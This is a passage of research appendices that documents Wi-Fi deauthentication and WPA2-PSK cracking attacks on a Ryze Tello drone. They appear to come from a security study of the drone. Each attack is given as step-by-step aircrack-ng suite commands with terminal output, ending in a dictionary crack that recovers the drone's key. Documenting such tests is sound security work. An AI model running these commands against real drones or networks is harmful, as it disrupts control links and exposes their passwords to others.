
Appendix A. Wi-Fi Deauthentication Attack

The following commands were used to execute the Deauthentication attack on the Ryze Tello UAV (d3ad R1nger, 2020).


1. sudo airmon-ng start wlan0
2. sudo airodump-ng wlan0mon



```
CH  7 ][ Elapsed: 0 s ][ 2021-09-12 22:27

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

[redacted]         -61        2        0    0   1  195   WPA2 CCMP   PSK  [redacted]
                   -35        2        0    0   6  195   WPA2 CCMP   PSK
                   -79        2        1    0   6  195   WPA2 CCMP   PSK
                   -29        3        0    0   6  195   WPA2 CCMP   PSK
34:D2:62:A0:4E:88   -6        3      175   86   8   54e. WPA2 CCMP   PSK  TELLO-A04E88
[redacted]         -62        4        0    0   1  195   WPA2 CCMP   PSK  <length:  0>

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

34:D2:62:A0:4E:88  7A:AD:8F:23:25:A7   -1   48e- 0      0      175
Quitting ...
```

Figure A.4: Detecting MAC Address of Tello Access Point


3. sudo airodump-ng -d 34:D2:62:A0:4E:88 -c 8 wlan0mon



```
CH  8 ][ Elapsed: 0 s ][ 2021-09-12 22:28

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

34:D2:62:A0:4E:88   -9 100       37     2461  680   8   54e. WPA2 CCMP   PSK  TELLO-A04E88

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

34:D2:62:A0:4E:88  7A:AD:8F:23:25:A7    1   48e- 1e     0     2485
Quitting ...
```

Figure A.5: Detected information of Tello Drone access point– Determine Phone MAC Address

4. sudo aireplay-ng -0 0 -a 34:D2:62:A0:4E:88 -c 7A:AD:8F:23:25:A7 wlan0mon




```
└─$ sudo aireplay-ng -0 0 -a 34:D2:62:A0:4E:88 -c 7A:AD:8F:23:25:A7 wlan0mon
22:28:28  Waiting for beacon frame (BSSID: 34:D2:62:A0:4E:88) on channel 8
22:28:29  Sending 64 directed DeAuth (code 7). STMAC: [7A:AD:8F:23:25:A7] [31|64 ACKs]
22:28:30  Sending 64 directed DeAuth (code 7). STMAC: [7A:AD:8F:23:25:A7] [ 0|64 ACKs]
22:28:31  Sending 64 directed DeAuth (code 7). STMAC: [7A:AD:8F:23:25:A7] [ 0|64 ACKs]
22:28:31  Sending 64 directed DeAuth (code 7). STMAC: [7A:AD:8F:23:25:A7] [ 0|63 ACKs]
22:28:32  Sending 64 directed DeAuth (code 7). STMAC: [7A:AD:8F:23:25:A7] [ 0|64 ACKs]
22:28:33  Sending 64 directed DeAuth (code 7). STMAC: [7A:AD:8F:23:25:A7] [ 0|64 ACKs]
22:28:34  Sending 64 directed DeAuth (code 7). STMAC: [7A:AD:8F:23:25:A7] [ 0|64 ACKs]
22:28:34  Sending 64 directed DeAuth (code 7). STMAC: [7A:AD:8F:23:25:A7] [ 0|63 ACKs]
22:28:35  Sending 64 directed DeAuth (code 7). STMAC: [7A:AD:8F:23:25:A7] [ 0|63 ACKs]
22:28:36  Sending 64 directed DeAuth (code 7). STMAC: [7A:AD:8F:23:25:A7] [ 0|64 ACKs]
22:28:36  Sending 64 directed DeAuth (code 7). STMAC: [7A:AD:8F:23:25:A7] [ 0|64 ACKs]
22:28:37  Sending 64 directed DeAuth (code 7). STMAC: [7A:AD:8F:23:25:A7] [ 0|64 ACKs]
22:28:38  Sending 64 directed DeAuth (code 7). STMAC: [7A:AD:8F:23:25:A7] [ 0|64 ACKs]
22:28:38  Sending 64 directed DeAuth (code 7). STMAC: [7A:AD:8F:23:25:A7] [ 0|64 ACKs]
22:28:39  Sending 64 directed DeAuth (code 7). STMAC: [7A:AD:8F:23:25:A7] [ 0|64 ACKs]
22:28:40  Sending 64 directed DeAuth (code 7). STMAC: [7A:AD:8F:23:25:A7] [ 0|64 ACKs]
22:28:40  Sending 64 directed DeAuth (code 7). ^CMAC: [7A:AD:8F:23:25:A7] [ 0|22 ACKs]
```

Figure A.6: Issuing DEAUTH Command to Controller

Appendix B. WPA2-PSK Wi-Fi Cracking Attack

The following commands were used to execute the WPA2-PSK Wi-Fi Cracking Attack on the Ryze Tello UAV (occupytheweb, 2017).


1. sudo airmon-ng start wlan0
2. sudo airodump-ng wlan0mon



```
CH 10 ][ Elapsed: 6 s ][ 2021-09-13 03:04

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

[redacted]         -74        2        0    0   4  130   WPA2 CCMP   PSK  [redacted]
34:D2:62:A0:4E:88  -27        3      331    0  10   54e. WPA2 CCMP   PSK  TELLO-A04E88
[redacted]         -22        4        0    0   6  195   WPA2 CCMP   PSK  [redacted]
                   -47        7        0    0   1  195   WPA2 CCMP   PSK  <length:  0>
                   -47        6        4    0   1  195   WPA2 CCMP   PSK  [redacted]
                   -66        3        0    0   6  195   WPA2 CCMP   PSK
                   -73        5        0    0   1   65   OPN
                   -75        1        0    0   6  195   WPA2 CCMP   PSK
                   -76        2        0    0   1  405   OPN
                   -79        4        0    0   1  130   WPA2 CCMP   PSK
                   -81        2        0    0   6   52   WPA2 CCMP   PSK

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

34:D2:62:A0:4E:88  7A:AD:8F:23:25:A7  -30   54e-54e   206      333
[redacted]
Quitting ...

┌──(kali㉿kali)-[~]
└─$ 
```

Figure B.7: Detecting MAC Address of Tello Access Point


3. sudo airodump-ng –bssid 34:D2:62:A0:4E:88 -c 10 –write WPAcrack_attack_130921 wlan0mon



```
CH 10 ][ Elapsed: 2 mins ][ 2021-09-13 03:06 ][ WPA handshake: 34:D2:62:A0:4E:88

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

34:D2:62:A0:4E:88  -24   0      768    53157    0  10   54e. WPA2 CCMP   PSK  TELLO-A04E88

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

34:D2:62:A0:4E:88  7A:AD:8F:23:25:A7  -32   54e- 1e     1    53557  EAPOL  TELLO-A04E88
Quitting ...
```

Figure B.8: Detected information of Tello Drone access point– Determine Phone MAC Address


4. sudo aireplay-ng –deauth 100 -a 34:D2:62:A0:4E:88 wlan0mon



```
03:04:50  Sending DeAuth (code 7) to broadcast -- BSSID: [34:D2:62:A0:4E:88]
03:04:52  Sending DeAuth (code 7) to broadcast -- BSSID: [34:D2:62:A0:4E:88]
03:04:53  Sending DeAuth (code 7) to broadcast -- BSSID: [34:D2:62:A0:4E:88]
03:04:54  Sending DeAuth (code 7) to broadcast -- BSSID: [34:D2:62:A0:4E:88]
03:04:55  Sending DeAuth (code 7) to broadcast -- BSSID: [34:D2:62:A0:4E:88]
03:04:55  Sending DeAuth (code 7) to broadcast -- BSSID: [34:D2:62:A0:4E:88]
03:04:57  Sending DeAuth (code 7) to broadcast -- BSSID: [34:D2:62:A0:4E:88]
03:04:57  Sending DeAuth (code 7) to broadcast -- BSSID: [34:D2:62:A0:4E:88]
03:04:58  Sending DeAuth (code 7) to broadcast -- BSSID: [34:D2:62:A0:4E:88]
03:05:00  Sending DeAuth (code 7) to broadcast -- BSSID: [34:D2:62:A0:4E:88]
03:05:00  Sending DeAuth (code 7) to broadcast -- BSSID: [34:D2:62:A0:4E:88]
03:05:02  Sending DeAuth (code 7) to broadcast -- BSSID: [34:D2:62:A0:4E:88]
03:05:02  Sending DeAuth (code 7) to broadcast -- BSSID: [34:D2:62:A0:4E:88]
03:05:03  Sending DeAuth (code 7) to broadcast -- BSSID: [34:D2:62:A0:4E:88]
03:05:04  Sending DeAuth (code 7) to broadcast -- BSSID: [34:D2:62:A0:4E:88]
03:05:06  Sending DeAuth (code 7) to broadcast -- BSSID: [34:D2:62:A0:4E:88]
03:05:06  Sending DeAuth (code 7) to broadcast -- BSSID: [34:D2:62:A0:4E:88]
03:05:08  Sending DeAuth (code 7) to broadcast -- BSSID: [34:D2:62:A0:4E:88]
03:05:08  Sending DeAuth (code 7) to broadcast -- BSSID: [34:D2:62:A0:4E:88]
03:05:10  Sending DeAuth (code 7) to broadcast -- BSSID: [34:D2:62:A0:4E:88]
03:05:10  Sending DeAuth (code 7) to broadcast -- BSSID: [34:D2:62:A0:4E:88]
03:05:12  Sending DeAuth (code 7) to broadcast -- BSSID: [34:D2:62:A0:4E:88]
```

Figure B.9: Sending 100 DEAUTH Requests to Control Phone

5. sudo aircrack-ng WPAcrack-01.cap -w /usr/share/wordlists/rockyou.txt



```
Reading packets, please wait...
Opening WPAcrack_attack_130921-02.cap
Read 117979 packets.

1 potential targets


                              Aircrack-ng 1.6

      [00:00:00] 11/10303727 keys tested (416.04 k/s)

      Time left: 6 hours, 52 minutes, 46 seconds                0.00%

                          KEY FOUND! [ password ]


      Master Key     : 79 7B B0 7C 63 68 C2 CA 4D 60 CC 1A F7 E4 D7 4F
                       0C 93 4F F1 88 8F 62 0D EE 52 57 03 F4 F6 5A 7D

      Transient Key  : AE 8D 9E 80 55 E1 BE 4A 84 8E 6F 07 CD F8 49 BB
                       6E 87 87 A7 88 51 76 9D D1 B3 BE 7D B9 91 60 6D
                       B4 38 A0 C1 B4 A4 B6 31 24 00 FF 5B 43 D1 12 A2
                       56 EA 65 C5 17 95 06 5F 02 D5 E6 10 B1 04 01 4E

      EAPOL HMAC     : CE A6 DC ED E9 34 A1 62 54 5D 72 28 64 49 C9 AC


┌──(kali㉿kali)-[~/Desktop/aircrack]
└─$ █
```

Figure B.10: Cracking PSK from 4-way handshake using therockyou word list (dictionary attack)